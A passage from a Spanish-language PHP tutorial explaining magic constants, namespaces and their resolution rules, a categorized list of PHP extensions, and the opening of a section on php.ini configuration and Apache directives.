__DIR__	**Directorio** del archivo. Equivale a dirname(__FILE__). El directorio no lleva la barra final (/) a no ser que sea el directorio root
__FUNCTION__	Nombre de la función. Incluye namespace si tiene.
__CLASS__	Nombre de la **clase**. Incluye el **namespace**. También funciona con **traits**, pero devuelve el nombre de la clase que usa el trait.

__TRAIT__	Nombre del **trait**. Incluye el **namespace**
__METHOD__	Nombre del **método** de la clase. Incluye el nombre de la clase y namespace si tiene.
__NAMESPACE__	Nombre del **namespace** actual

7. Namespaces

Los namespaces o **espacios de nombres** permiten crear aplicaciones complejas con mayor flexibilidad evitando problemas de conflictos entre clases y mejorando la legibilidad del código.

Indice de contenido

1. Introducción	5. Importar un namespace
2. Namespaces dinámicos	6. Apodar un namespace
3. La constante __NAMESPACE__	7. Espacio global en los namespaces
4. La palabra reservada namespace	8. Reglas de resolución de los namespaces

1. Introducción

Un namespace no es más que un directorio para **clases**, **traits**, **interfaces**, **funciones** y **constantes**. Se crean utilizando la palabra reservada *namespace* al principio del archivo, antes que cualquier otro código, a excepción de la **estructura de control declare**.

Supongamos la siguiente clase:

```
// MiClase.php
class MiClase {
// ...codigo
}
```

Si queremos instanciar la clase desde otro archivo bastará con escribir:

```
include 'MiClase.php';

$miClase = new MiClase;
```

Con un proyecto sencillo no habría dificultades con esta metodología. Los problemas pueden venir cuando el proyecto aumenta y puede ocurrir que coincidan clases, funciones o constantes de PHP o de **librerías de terceros** con las del propio proyecto.

Supongamos ahora que *coche.php* está en un nuevo directorio:

```
// Directorio: Proyecto/Prueba/MiClase.php
namespace Proyecto\Prueba;

class MiClase {
//...
}
```

Para **utilizar la clase**:

```
include 'Proyecto/Prueba/MiClase.php';

$miClase = new Proyecto\Prueba\MiClase;
```

Siempre se emplea como *namespace* el **directorio de la clase**. No es obligatorio pero es lo más

recomendable.

Los **namespaces** proporcionan una forma de agrupar clases, interfaces, funciones y constantes relacionadas.

Varios namespaces en un archivo

Al igual que se debe crear sólo una clase por archivo, también se debe crear sólo un namespace. En caso de definir varios namespaces por archivo, conviene utilizar corchetes:

```
<?php
namespace MiEspacio {
const CONECTAR_OK = 1;
class Conexion() { //... }
function conectar() { // ...}
}

namespace OtroEspacio {
//...
}

// Para incluir código que no tiene namespace en archivos donde sí existe código
// con algún namespace, se deja vacío el nombre:

namespace {
// Código del archivo sin namespace
}
```

2. Namespaces dinámicos

Para **acceder dinámicamente a un namespace**:

```
namespace Proyecto;
// Definimos una clase, una función y una constante bajo el namespace Proyecto
class MiClase {
    function __construct()
    {
        echo __METHOD__ . "<br>";
    }
}
function miFuncion()
{
    echo __FUNCTION__ . "<br>";
}
const MICONSTANTE = "Constante para namespaces <br>";
// En el mismo archivo llamándolos directamente:
$x = new MiClase; // Devuelve: Proyecto\MiClase::__construct
miFuncion(); // Devuelve: Proyecto\miFuncion
echo MICONSTANTE; // Devuelve: Constante para namespaces
// Si en cambio se inicia la clase, función o contante desde un string:
$x = 'MiClase';
$objeto = new $x; // Fatal error Class MiClase not found
$y = 'miFuncion';
$y(); // Fatal error: Call to undefined function miFuncion()
echo constant('MICONSTANTE'); // Warning: constant(): Couldn't find constant MICONSTANTE
```

La razón por la que no funcionan mediante llamamientos dinámicos es porque dependen de si las llamadas se traducen durante la compilación o no, lo que se aclara en la última sección: *8. Reglas de resolución de los namespaces*. Continuando con el ejemplo anterior:

```
// Si obtenemos la clase con el namespace completo desde un string:
$x = 'Proyecto\MiClase';
$objeto = new $x; // Devuelve: Proyecto\MiClase::__construct
$y = 'Proyecto\miFuncion';
$y(); // Devuelve: Proyecto\miFuncion
echo constant('Proyecto\MICONSTANTE') . "<br>"; // Devuelve: Constante para namespaces
// No importa incluir o no la barra invertida inicial:
$x = '\Proyecto\MiClase';
$objeto = new $x; // Devuelve: Proyecto\MiClase::__construct
$x = 'Proyecto\MiClase';
$objeto = new $x; // Devuelve: Proyecto\MiClase::__construct
// Aunque sí que importa si se define directamente la clase en el mismo archivo:
$x = new \Proyecto\MiClase; // Devuelve: Proyecto\MiClase::__construct
$x = new Proyecto\Miclase; // Fatal error: Class 'Proyecto\Proyecto\Miclase' not found
// Esto último también se clarifica en la sección sobre las reglas de resolución de los
namespaces, concretamente en la regla número 3
```

Importante escapar con barra invertida los namespaces dentro de una cadena de comillas dobles:

```
<?php
$x = "proyecto\nombre"; // \n es una nueva línea con comillas dobles
$x = "proyecto\\nombre"; // ahora si que lo detectará correctamente
```

3. La constante __NAMESPACE__

__NAMESPACE__ es una constante mágica que devuelve un string con el nombre del namespace actual:

```
<?php
namespace MiProyecto;

echo "Namespace actual: " . __NAMESPACE__;
```

Esta constante se puede utilizar para **construir nombres dinámicamente**:

```
<?php
namespace MiProyecto;

function obtener($nombreClase){
    $x = __NAMESPACE__ . '\\' . $nombreClase;
    return new $x;
}
```

4. La palabra reservada namespace

La palabra reservada **namespace** es equivalente a **self** en las **clases**. Se utiliza para solicitar un elemento del namespace actual:

```php
<?php
namespace MiProyecto;

namespace\miFuncion(); // llama a MiProyecto\miFuncion()
namespace\MiClase::metodo(); // llama al método estático metodo() de la clase MiClase. E
quivale a MiProyecto\Miclase::metodo()
namespace\CONSTANTE // llama a la constante CONSTANTE como MiProyecto\CONSTANTE
```

5. Importar un namespace

Si tenemos que utilizar una clase varias veces en un archivo, podemos evitar tener que escribir el *namespace* tantas veces **importándolo**, así después solo habrá que escribir la clase:

```php
include 'Proyecto/Prueba/MiClase.php';

use Proyecto\Prueba\MiClase;

$miClase = new MiClase;
```

La importación se realiza durante la compilación y no durante la ejecución, por eso se declara en el **ámbito global** de un archivo.

6. Apodar un namespace

También es posible utilizar un **alias** para utilizar una clase bajo un nombre diferente:

```php
include 'Proyecto/Prueba/MiClase.php';

use Proyecto\Prueba\MiClase as Clase;

$miClase = new Clase; // instancia un objeto de la clase Proyecto\Prueba\MiClase

// No es posible con nombres dinámicos
$x = 'MiClase';
$objeto = new $x; // instancia de la clase MiClase. No detecta el apodo
```

7. Espacio global en los namespaces

Cuando se emplean **namespaces**, hay que tener en cuenta las **clases globales**. En un archivo donde se emplea un namespace, si se crea una clase **Datetime()** se instanciará la clase del mismo:

```php
class Datetime extends \Datetime {
    public function getTimestamp()
    {
        echo "¡Hola!";
    }
}

$propia = new Datetime();
echo $propia->getTimestamp(); // Devuelve !Hola!
```

Para **instanciar la clase global** es necesario emplear \ delante de Datetime() al instanciarla:

```php
class Datetime extends \Datetime {
    public function getTimestamp()
    {
        echo "¡Hola!";
    }
}

$propia = new \Datetime();
echo $propia->getTimestamp(); // Devuelve el timestamp en formato Unix
```

8. Reglas de resolución de los namespaces

Definiciones importantes:

- **Unqualified name** - identificador sin separador: MiProyecto
- **Qualified name** - identificador con separador: MiProyecto\Prueba
- **Fully qualified name** - nombre cualificado que comienza con un separador: \MiProyecto\Prueba

Reglas:

1. Las llamadas a clases, funciones o constantes con **fully qualified name** se resuelven durante la compilación. Ej: new \MiProyecto\Prueba será la clase MiProyecto\Prueba.
2. Los **qualified** y **unqualified names** se traducen durante la compilación según las reglas de importación (como la generación de **alias**). Ej: MiProyecto\Prueba as Prueba, una llamada a Prueba\Test\miFuncion se traduce como MiProyecto\Prueba\Test\miFuncion.
3. Dentro de un *namespace*, todos los nombres **qualified** no traducidos llevan antepuesto el *namespace* actual. Ej: si una llamada a Prueba\Test\miFuncion se lleva a cabo en el *namespace* MiProyecto, se traduce como MiProyecto\Prueba\Test\miFuncion.
4. Los *namespaces* **unqualified** se traducen durante la compilación según las reglas de compilación. Ej: si MiProyecto\Prueba\Test se importa como Test, new Test() se traduce como new MiProyecto\Prueba\Test().
5. Dentro de un *namespace* (MiProyecto\Prueba), las llamadas a **funciones unqualified** se resuelven durante la ejecución. Ej: si se llama a miFuncion():
   - 1. Se busca en el namespace actual MiProyecto\Prueba\miFuncion
   - 2. Se intenta encontrar y llamar a la función global miFuncion
6. Dentro de un namespace, MiProyecto\Prueba, los *namespaces* **qualified** y **unqualified** se resuelven durante la ejecución. Ej:
   Si se llama a new Test():
   - 1. Se busca la clase en el namespace actual MiProyecto\Prueba\Test
   - 2. Se intenta cargar automáticamente MiProyecto\Prueba\Test
   Si se llama a new Otro\otraFuncion():
   - 1. Se busca la clase en el namespace actual MiProyecto\Prueba\Otro\otraFuncion()
   - 2. Se intenta cargar automáticamente MiProyecto\Prueba\Otro\otraFuncion()
7. Para referirse a **cualquier clase global** en el ***namespace* global**, se debe emplear el **fully qualified name** new \miFuncion().

8. Extensiones

Índice de contenido

1. ¿Qué son las extensiones PHP?
2. Incorporar extensiones PHP
3. Activar y desactivar extensiones PHP
4. Extensiones populares en PHP

1. ¿Qué son las extensiones PHP?

Las **extensiones** son una parte muy importante y extensa en **PHP**. Una **extensión en PHP** es un módulo

que proporciona alguna funcionalidad concreta al motor de PHP. La mayoría de **funciones y clases predefinidas** vienen de extensiones que vienen ligadas a la **distribución PHP**, algunas compiladas de forma que no pueden eliminarse.

Como el propio **lenguaje PHP**, la gran mayoría de extensiones están escritas en **C** (aunque hay alguna en C++) y se compilan y cargan en PHP como un objeto compartido o DLL, o de forma estática. Esto difiere totalmente de las **librerías**, **componentes** y **frameworks** que están escritos y distribuídos como código PHP.

Existen extensiones que son consideradas como tal por utilizar la Extension *API*, y algunas son difícilmente separables de **PHP**, como las extensiones **SPL**.

La mayoría de extensiones proporcionan una **API** con nuevas clases, funciones y constantes. Hay otras que no lo hacen de forma directa, pero si añaden funcionalidades a otras ya existentes, como por ejemplo ocurre con las extensiones **PDO_MySQL** o **PDO_PGSQL**, que mejoran las capacidades de la **extensión PDO**.

2. Incorporar extensiones PHP

Muchas extensiones vienen directamente con PHP, y si no están habilitadas, puede hacerse a través del **php.ini**. También hay otras que no vienen directamente pero están disponibles en el PHP Extension Community Library PECL. Las **extensiones PECL** se pueden descargar, compilar, y añadir a una instalación PHP. Esto se puede hacer directamente a través de la **línea de comandos** con '*pecl*' o manualmente con herramientas estándar.

Lo normal es confiar en que las extensiones PECL funcionen correctamente, porque tienen que adherirse a ciertos estándares establecidos por el equipo de PHP y suelen considerarse estables.

Existen otras extensiones que por diferentes motivos (legales, por ejemplo) no se distribuyen a través de PECL. Con estas hay que ser mas cauto ya que no están adheridas a los estándares del equipo de PHP.

3. Activar y desactivar extensiones PHP

Una vez que la **extensión** está instalada (lo que significa que tienes el archivo DLL o .so en el directorio de extensiones PHP), necesita ser activada.

Primero, se puede comprobar la salida de ***phpinfo()*** o *get_loaded_extensions()* para ver si ya está habilitada. Si no está habilitada, es necesario asegurarse que lo siguiente está configurado en el *php.ini*:

```
extension_dir= <directorio donde están instaladas las extensiones>
extension= myext.so
```

"myext.so" es el nombre del archivo, sin el directorio. En este caso es un .so pero puede ser un DLL. Hay una línea *extension = file* por cada extensión habilitada. Puedes comentar las líneas donde están definidas extensiones que no quieres utilizar, precediendo un punto y coma ;.

Después de hacer cambios en el **php.ini** es necesario reiniciar el **servidor web** o el **manejador de procesos FPM / FastCGI**.

Se comprueba de nuevo la salida de ***phpinfo()*** o ***get_loaded_extensions()*** para ver si ya está habilitada. También se puede mirar el error log de PHP o del servidor, por si ha habido algún error al reiniciar que podría indicar algún problema con la carga de la extensión.

Para proyectos en **estado de producción**, se recomienda deshabilitar cualquier extensión que no se utiliza, para ahorrar CPU y reducir las posibilidades de cualquier **bug** o **problema de seguridad** con las extensiones que afectan al servidor.

Algunas extensiones están construidas estáticamente y no aparecen en la lista en ***phpinfo()*** o

get_loaded_extensions y no tienen archivo en el directorio de extensiones, por lo que no pueden deshabilitarse. **Eliminar extensiones compiladas de forma estática** requiere **recompilar PHP entero**, y en la mayoría de los casos no es necesario, ya que incluyen alguna funcionalidad básica de PHP que muy pocas veces es necesario remover.

4. Extensiones populares en PHP

Existen más de 150 **extensiones de PHP estandarizadas** listadas de distintas formas: categóricamente, por orden alfabético, por incorporación o por estado.

A continuación se nombran y describen algunas de las **extensiones más importantes de PHP** ordenadas categóricamente (un total de 48 extensiones):

Extensión / Incorporación	**Descripción / funciones y clases e interfaces**
Extensiones básicas	
Manejo de variables / *núcleo*	Funciones para el manejo de **variables**. boolval, empty, floatval, get_defined_vars, gettype, intval, is_array, is_callable, is_null, isset, print_r, serialize, unset, unserialize, var_dump...
Manejo de funciones / *núcleo*	Funciones para el manejo de **funciones**. call_user_func_array, call_user_func, func_get_args, func_num_args, function_exists, get_defined_functions...
Strings / *núcleo*	Funciones para la manipulación de **strings**. chr, echo, explode, htmlentities, htmlspecialchars, implode, join, md5, nl2br, print, printf, str_repeat, str_replace, str_shuffle, stripos, strlen, strtoupper, substr, ucfirst, trim...
Arrays / *núcleo*	Funciones para interactuar con **arrays** y manipularlos. array_chunk, array_diff, array_keys, array_map, array_push, array_rand, array_replace, array_search, array_shift, array_pop, array_merge, array_walk, count, each, extract, list, reset, sort...
Información de clases y objetos / *núcleo*	Permiten obtener información sobre **clases** y **objetos**. __autoload, call_user_method, class_alias, class_exists, get_called_class, get_class, get_object_vars, is_a, get_declared_classes, method_exists...
Directorios / *núcleo*	Funciones para trabajar con **directorios**. **Clases**: Directory chdir, chroot, closedir, dir, getcwd, opendir, scandir...
Sistema de ficheros / *núcleo*	Funciones para trabajar con **archivos**. basename, chmod, chown, dirname, fclose, feof, file_exists, file_get_contents, file_put_contents, file, filesize, fopen, fwrite, is_dir, is_readable, is_uploaded_file,

	mkdir, pathinfo, readfile, rmdir, tmpfile...
Fecha/Hora / *núcleo*	Funciones para obtener **fecha y hora** que **dependen del servidor**. **Clases**: DateTime, DateTimeImmutable, DateTimeZone, DateInterval, DatePeriod checkdate, date_add, date_create, date_format, date_time_set, date, localtime, microtime, strtotime, time... (muchas funciones son alias de las clases)
Sesiones / *núcleo*	Funciones de **sesiones**, formas de preservar información para accesos subsiguientes. **Clases**: SessionHandler. **Interfaces**: SessionHandlerInterface session_abort, session_encode, session_id, session_name, session_start, session_status, session_unset...
Mail / *núcleo*	Función que permite **enviar correos**. mail
PDO / *bundled*	La extensión **PDO** (*PHP Data Objects*) define una interfaz ligera para acceder a bases de datos en PHP. Proporciona una capa de abstracción de acceso a datos que emplea las mismas funciones y consultas independientemente de la base de datos que se utilice. Clases: PDO, PDOStatement, PDOException Controladores: MS SQL Server, Mysql, Oracle, PostgreSQL, SQLite...
Afectan al comportamiento de PHP	
APC / *Pecl*	Alternative PHP Cache, código de operación de **caché libre** y abierto para PHP. Clases: APCIterator apc_add, aps_bin_dump, apc_cache_info, apc_clear_cache, apc_exists, apc_store...
Manejo de errores / *núcleo*	Funciones para el manejo y registro de **errores**. debug_backtrace, error_clear_last, error_get_last, error_log, set_error_handler, trigger_error...
OPCache / *bundled*	**Mejora el rendimiento de PHP** almacenando el código de bytes en un script precompilado en la memoria compartida, eliminando la necesidad de que PHP cargue y analice los script en cada petición. opcache_get_configuration, opcache_get_status, opcache_is_script_cached...
Control de la salida / *núcleo*	Funciones que permiten controlar **cuándo se envía la salida**. flush, ob_clean, ob_flush, ob_get_contents, ob_get_status, ob_start...
Opciones e información de PHP / *núcleo*	Funciones que proporcionan **información sobre PHP**. extension_loaded, gc_enable, get_defined_constants, get_extension_funcs,

	get_include_path, get_loaded_extensions, getenv, memory_get_usage, phpinfo, phpversion, set_time_limit, version_compare...
Extensiones de compresión y archivos	
Bzip2 / *externa*	Módulo para leer y escribir archivos comprimidos con **bzip2** (.bz2). bzclose, bzcompress, bzdecompress, bzerror, bzflush, bzopen...
Zlib / *bundled*	Módulo para leer y escribir ficheros comprimidos con **gzip** (.gz). gzclose, gzcompress, gzencode, gzfile, gzopen, gzread, gztell, gzwrite...
LZF / *pecl*	**LZF** es un algoritmo de compresión muy rápido, ideal para ahorrar espacio con un ligero costo en velocidad. Utiliza la **librería liblzf**. lzf_compress, lzf_decompress, lzf_optimized_for
Zip / *externa*	Extensión que permite leer o escribir **archivos Zip** y los archivos de dentro. Clases: ZipArchive zip_close, zip_entry_filesize, zip_entry_name, zip_entry_name, zip_entry_read, zip_open, zip_read...
Extensiones criptográficas	
Hash / *núcleo*	Motor para cifrar mensajes (algoritmos hash). hash_algos, hash_copy, hash_file, hash_init, hash_update, hash...
Mcrypt / *externas*	Interfaz para la biblioteca mcrypt, admite una gran variedad de algoritmos de bloques como DES, TRIpleDES, Blowfish, 3-WAY, SAFER-SK64, SAFER-SK128, TWOFISH, TEA, RC2 y GOST en los modos de cifrado CBC, OFB, CBF y ECB. mcrypt_cbc, mcrypt_cfb, mcrypt_decrypt, mcrypt_encrypt, mcrypt_generic, mcrypt_list_algorithms, mcrypt_list_modes, mcrypt_module_open, mcrypt_ofb...
OpenSSL / *externas*	Módulo que emplea las funciones de OpenSSL (sólo algunas) para la generación y verificación de firmas y para encriptar y desencriptar datos. openssl_csr_export, openssl_csr_new, openssl_csr_sign, openssl_decrypt, openssl_digest, openssl_encrypt, openssl_open, openssl_pkey_free, openssl_seal, openssl_sign, spenssl_spki_new, openssl_verify...
Hash de contraseñas / *núcleo*	Proporciona una envoltura fácil de usar sobre ***crypt()*** para hacerla sencilla para crear y administrar contraseñas de forma segura. password_get_info, password_hash, password_needs_rehash, password_verify
Soporte para el lenguaje	

humano y codificación de caracteres	
iconv / *bundled*	Este módulo tiene una interfaz para la conversión de **conjuntos de caracteres iconv**. Se puede convertir un conjunto de caracteres local por otro, el cual puede ser **Unicode**. Es recomendable instalar la librería GNU libiconv. iconv_get_encoding, iconv_mime_encode, iconv_strlen, iconv_strpos, iconv_substr, iconv...
intl / *bundled*	Extensión para la internacionalización ***intl*** es una envoltura para la librería ICU, permitiendo realizar un cotejo que cumple con el UCA y formatear fecha/hora/número/moneda en los scripts. **Clases**: Collator, NumberFormatter, Locale, Normalizer, MessageFormatter, IntlCalendar, IntlTimeZone, IntlDateFormatter, ResourceBundle, Spoofchecker, Transliterator, IntlChar, IntlException...
mbstring / *bundled*	Los **esquemas de codificación multibyte** se desarrollaron para expresar más de 256 caracteres en el sistema de codificación regular a nivel de bits. Cuando se manipulan strings en una codificación multibyte, es necesario utilizar funciones especiales. ***mbstring*** proporciona funciones específicas para cadenas de texto multibyte que ayudan a tratar codificaciones multibyte en PHP. mb_convert_case, mb_detect_encoding, mb_encoding_aliases, mb_ereg_replace, mb_ereg_search_init, mb_ereg, mb_parse_str, mb_send_mail, mb_split, mb_strlen, mb_strrpos, mb_substr...
Procesamiento y generación de imágenes	
Exif / *bundled*	Con la extensión Exif, *Exchangeable image information*, se puede trabajar con metadatos de imágenes (ej: funciones para leer metadatos de fotografías tomadas con cámaras digitales con la información almacenada en las cabeceras de imágenes JPEG y TIFF). exif_imagetype, exif_read_data, exif_tagname, exif_thumbnail...
GD / bundled	PHP también se puede usar para crear y manipular ficheros de imágenes en diferentes formatos: GIF, PNG, JPEG, WBMP, XPM. PHP puede transferir flujos de imagen directamente al navegador. gd_info, getimagesize, imageaffine, imagearc, imagecolorat, imagecolormatch, imagecolorset, imagecopy, imagecreate, imagecreatefromgd, imagecrop, imagedestroy, imagefill, imageflip, imagegif, imagejpeg, imageline, imagescale...
ImageMagick / *pecl*	Extensión nativa de PHP para crear y modificar imágenes con la API **ImageMagick** (software para crear, editar y componer imágenes de mapa de bits). Puede leer, convertir y escribir imágenes en más de 100 formatos. **Clases**: Imagick, ImagickDraw, ImagicPixel, ImagickPixelIterator, ImagickKernel...

Servicios web	
OAuth / *pecl*	Extensión que provee un cliente y un servicio **OAuth** (protocolo de autorización basado en **HTTP** que permite a las aplicaciones garantizar el acceso a datos sin tener alojado un nombre de usuario y contraseña). **Clases**: OAuth, OAuthProvider
SOAP / *externas*	La extensión **SOAP** se utiliza para escribir servidores y clientes SOAP. **Clases**: SOAPClient, SoapServer, SoapFault, SoapHeader, SoapParam, SoapVar...
Manipulación XML	
DOM / *externas*	La extensión **DOM,** *Document Object Model,* permite manipular documentos XML mediante la API DOM. **Clases**: DOMAttr, DOMCdataSection, DOMCharacterData, DOMComment, DOMDocument, DOMElement, DOMEntity, DOMNode...
SimpleXML / *externas*	Proporciona un conjunto de herramientas para **convertir XML a un objeto** que pueda ser procesado con selectores de propiedades e iteradores de arrays. **Clases**: SimpleXMLElement, SimpleXMLIterator simplexml_import_dom, simplexml_load_file, simplexml_load_string...
Analizador XML / *externas*	Extensión que implementa el soporte para expat con herramientas para **analizar** (no validar) **documentos XML**. utf8_encode, xml_error_string, xml_get_current_line_number, xml_get_error_code, xml_parse, xml_set_default_handler, xml_set_object
XMLReader / *externas*	**XMLReader** es un **analizador de XML**. El lector actúa como un cursor yendo hacia delante en el flujo del documento y deteniéndose en cada nodo. **Clases**: XMLReader
XMLWriter / *externas*	Envuelve la API XMLWriter de libxml. Representa un escritor que provee medios no almacenados en caché de sólo avance para la generación de flujos o ficheros con datos XML. **Clases**: XMLWriter
Otras extensiones básicas	
Curl / *externas*	Librería ***libcurl*** que permite **conectarse y comunicarse con diferentes tipos de servidores y protocolos**: http, https, *ftp*, *gopher*, *telnet*, *dict*, *file* y *ldap*. También admite certificados HTTPS, HTTP, POST, HTTP PUT, subidas mediante FTP (también es

	posible hacerlo con la extensión FTP de PHP), subidas con formularios HTTP, proxies, cookies y autentificación. **Clases**: CURLFile curl_close, curl_errno, curl_error, curl_exec, curl_init, curl_multi_exec, curl_multi_init, curl_pause, curl_reset, curl_setopt, curl_strerror...
FTP / *bundled*	Las funciones de esta extensión implementan el acceso por parte del cliente a los servidores mediante **FTP**, el Protocolo de Transferencia de Ficheros. ftp_alloc, ftp_chdir, ftp_chmod, ftp_close, ftp_connect, ftp_exec, ftp_get, ftp_login, ftp_mkdir, ftp_put, ftp_quit, ftp_raw, ftp_rename, ftp_rmdir...
LDAP / *externas*	El **LDAP**, *Lightweight Directory Acess Protocol*, se utiliza para acceder a servidores de directorio. Un **directorio es un tipo especial de base de datos** que mantiene información en una estructura de árbol. ldap_add, ldap, bind, ldap_close, ldap_compare, ldap_connect, ldap_delete, ldap_error, ldap_free_result, ldap_get_values, ldap_list, ldap_read...
GeoIP / *pecl*	La extensión GeoIP permite buscar la **localicación de una dirección IP** (ciudad, país, estado, longitud, latitud, ISP, tipo de conexión...). geoip_continent_code_by_name, geoip_country_code_by_name, geoip_database_info, geoip_id_by_name, geoip_netspeedcell_by_name, geoip_region_by_name, geoip_time_zone_by_country_and_region...
JSON / *bundled*	Extensión que implementa el formato de intercambio de datos **JSON** Javascript Object Notation JSON. **Interface**: JsonSerializable json_decode, json_encode, json_last_error_msg, json_last_error...
Reflection / *núcleo*	**API de reflexión** con capacidad para realizar ingeniería inversa de clases, interfaces, funciones, métodos y extensiones. Ofrece también formas de obtener comentarios de documentación de funciones, clases y métodos. **Clases**: Reflection, ReflectionClass, ReflectionExtension, ReflectionFunction, ReflectionMethod, ReflectionProperty...
SPL / *núcleo*	**Biblioteca Estándar de PHP**, *Standard PHP Library*, colección de interfaces y clases pensadas para solucionar problemas comunes. Estructuras de datos, Iteradores, Interfaces, Excepciones, Manejo de ficheros class_implements, class_uses, iterator_count, spl_autoload_register, spl_classes...
Tokenizer / *núcleo*	Funciones que proporcionan una interfaz para la **creación de tokens de PHP**. Con esta extensión, integrada en el Motor Zend, se pueden escribir herramientas propias de análisis o de modificación de código fuente de PHP sin tener que hacer frente a las especificaciones del lenguaje a nivel léxico. token_get_all, token_name

URLs / *núcleo*	Funciones para tratar con **URLs**: codificación, decodificación y conversión. get_headers, get_meta_tags, parse_url, urldecode, urlencode...
Memcached / *pecl*	Sistema de alto rendimiento para el almacenamiento de objetos en caché de memoria distribuida, pensado para acelerar aplicaciones web dinámicas aliviando la carga de bases de datos. **Clases**: Memcached, MemcachedException
SSH2 / *pecl*	Enlaza a la biblioteca libssh2 que provee **acceso a recursos sobre una máquina remota** utilizando una **vía de transporte criptográfica segura**. ssh2_auth_agent, ssh2_auth_none, ssh2_connect, ssh2_exec, ssh2_fingerprint, ssh2_scp_recv, ssh2_sftp_mkdir, ssh2_sftp_rename, ssh2_sftp...

9. Configuración

Indice de contenido

1. Introducción	7. Manejo de errores
2. Orden de búsqueda del archivo de configuración	8. Activar extensiones
3. Archivos user.ini	9. Configurar variables específicas de extesiones
4. Dónde y cómo cambiar la configuración PHP	10. Ajustes de seguridad
5. Configuración del parser	11. Ajustes de rendimiento
6. Configurar el directorio de búsqueda de PHP	12. La función ini_set()

1. Introducción

PHP generalmente funciona bien sin necesidad de hacer cambios en su **configuración**, pero los creadores de PHP hicieron posible poder manipular el comportamiento del lenguaje para las necesidades de cada desarrollador. El archivo de configuración ***php.ini*** permite alterar el comportamiento de PHP relacionado con **directorios**, **sesiones**, **parámetros de las bases de datos** y **extensiones**.

El archivo se divide en secciones, cada una con variables relacionadas con esa sección:

```
[MiSección]
variable1="valor1"
variable2="valor2"
```

Como en las variables de php, son sensibles a mayúsculas y no pueden contener espacios. Los valores pueden ser **numéricos**, **strings** o **booleanos**. Los booleanos pueden ser: **true**, **on** o **yes** y **false**, **off**, **no** o **none**.

El punto y coma al principio de cada línea indica que es un comentario, siendo así fácil poder activar y desactivar características.

El archivo de configuración ***php.ini*** se lee cuando arranca **PHP**. Si funciona como **módulo de servidor** (Ej: Apache), sólo se leerá cuando se inicia el servidor, por lo que será necesario reiniciarlo para que se produzcan los cambios. En las versiones **CGI** y **CLI** se lee en cada ejecución.

2. Orden de búsqueda del archivo de configuración

El **orden de búsqueda** del archivo *php.ini* es el siguiente:

1. Ubicación del **módulo SAPI**
   Apache 2 - directiva **PHPIniDir**
   CGI y CLI - línea de comandos: **-c**
   NSAPI - parámetro **php_ini**
   THTTPD - variable de entorno **PHP_INI_PATH**
2. Variable de entorno **PHPRC**
3. Se puede establecer la **ubicación del archivo php.ini para direferentes versiones de PHP**. Se comprueban en orden:
   - [HKEY_LOCAL_MACHINE\SOFTWARE\PHP\x.y.z],
   - [HKEY_LOCAL_MACHINE\SOFTWARE\PHP\x.y] y
   - [HKEY_LOCAL_MACHINE\SOFTWARE\PHP\x], donde 'x', 'y', y 'z' significan versión mayor, menor y de edición de PHP.
4. [HKEY_LOCAL_MACHINE\SOFTWARE\PHP], valor de IniFilePath (Windows).
5. Directorio actual de trabajo (salvo CLI).
6. Directorio del **servidor web (para módulos SAPI)**, o el directorio de PHP (salvo Windows).
7. Directorio de Windows.

Si existe un archivo **php-SAPI.ini** (Ej: *php-cli.ini* o *php-apache.ini*) se usaría éste en lugar de php.ini. Se puede determinar el nombre de la SAPI usando ***php_sapi_name()***.

3. Archivos user.ini

Los archivos de configuración *user.ini* son archivos *php.ini* a nivel de directorios. Estos archivos los procesa la **SAPI CGI/FastCGI**. Con **Apache** es posible usar el *.htaccess* para conseguir el mismo efecto.

Además del archivo *php.ini* principal, **PHP** explora cada directorio en busca de archivos *php.ini*, comenzando por el directorio del archivo PHP solicitado, y continuando hasta el directorio raíz de documentos (como está establecido en $_SERVER['DOCUMENT_ROOT']).

En los archivos .user.ini sólo se reconocerán las configuraciones INI que tengan los modos **PHP_INI_PERDIR** y **PHP_INI_USER**.

La directivas INI *user_ini.filename* y *user_ini.cache_ttl* controlan el uso de los ficheros INI de usuarios:

- ***user_ini.filename*** establece el nombre del archivo que PHP buscará en cada directorio.
- ***user_ini.cache_ttl*** controla con qué frecuencia se releen los ficheros INI de usuario. (valor por defecto 300 segundos, 5 minutos).

4. Dónde y como cambiar la configuración en PHP

Algunos ajustes pueden realizarse directamente en el script PHP con ini_set(), otros es necesario hacerlos en el *php.ini* o *httpd.conf*.

Por ejemplo el ajuste output_buffering es **PHP_INI_PERDIR**, por lo que **no** puede establecerse usando *init_set*. En cambio display_errors es **PHP_INI_ALL** y se puede establecer desde cualquier lugar, incluyendo init_set().

Modos de PHP_INI_*:

Modo	Significado
PHP_INI_USER	La variable se puede establecer desde **scripts de usuario** o en archivos **.user.ini**
PHP_INI_PERDIR	La variable se puede establecer en **php.ini**, **.htaccess**, **httpd.conf** o **user.ini**
PHP_INI_SYSTEM	La variable sólo se puede establecer en **php.ini** o **httpd.conf**
PHP_INI_ALL	La variable se puede establecer en cualquier lugar

Ejecutar PHP como un módulo Apache

Cuando se usa PHP como un módulo de Apache, se puede cambiar la configuración desde *httpd.conf* y

.htaccess. Se necesitan los privilegios **AllowOverride Options** o **AllowOverride All** para poder hacerlo.

Desde los archivos de **Apache** sólo se pueden cambiar las configuraciones bajo los modos PHP_INI_ALL, PHP_INI_PERDIR y PHP_INI_SYSTEM (puedes ver el listado aquí).

- **php_value** *nombre valor*. Establece un valor de la variable especificada. Sólo PHP_INI_ALL y PHP_INI_PERDIR. (Para borrar un valor se usa *none*).
- **php_flag** *nombre* on|off. Establece una variable de tipo boolean. Sólo PHP_INI_ALL y PHP_INI_PERDIR.
- **php_admin_value** *nombre valor*. Establece un valor de la variable especificada. No se puede en archivos *.htaccess*. Ninguno de estos valores podrá ser sobreescrito en *.htaccess* o por *ini_set()*. (Para borrar un valor usa *none*).
- **php_admin_flag** *nombre* on|off. Establece una variable de tipo boolean. Igual que el anterior, no puede usarse en *.htaccess* ni ser sobreescrito por éste ni *ini_set()*.

Ejemplo de configuración en Apache

```
<IFModule mod_php5.c>
    php_value include_path ".:/usr/local/lib/php"
    php_admin_flag engine on
</IFModule>
<IFModule mod_php4.c>
    php_value include_path ".:/usr/local/lib/php"
    php_admin_flag engine on
</IFModule>
```

Hay que tener en cuenta que las constantes en PHP no existen fuera de PHP, como **E_ALL** o **E_NOTICE**.

5. Configuración del parser

Una de las configuraciones más importantes es la del **intérprete del lenguaje**. La primera opción es la variable que controla el **motor de PHP**, que ha de ser On o Off. Si se cambia a Off el código PHP no será analizado por el servidor.

```
engine = On
```

La variable ***short_open_tag*** controla si el parser debería reconocer las etiquetas **<?...?>**, además de **<?php...?>**. Si esta etiqueta genera conflictos con otros lenguajes, es mejor que esté en Off.

```
short_open_tag = Off
```

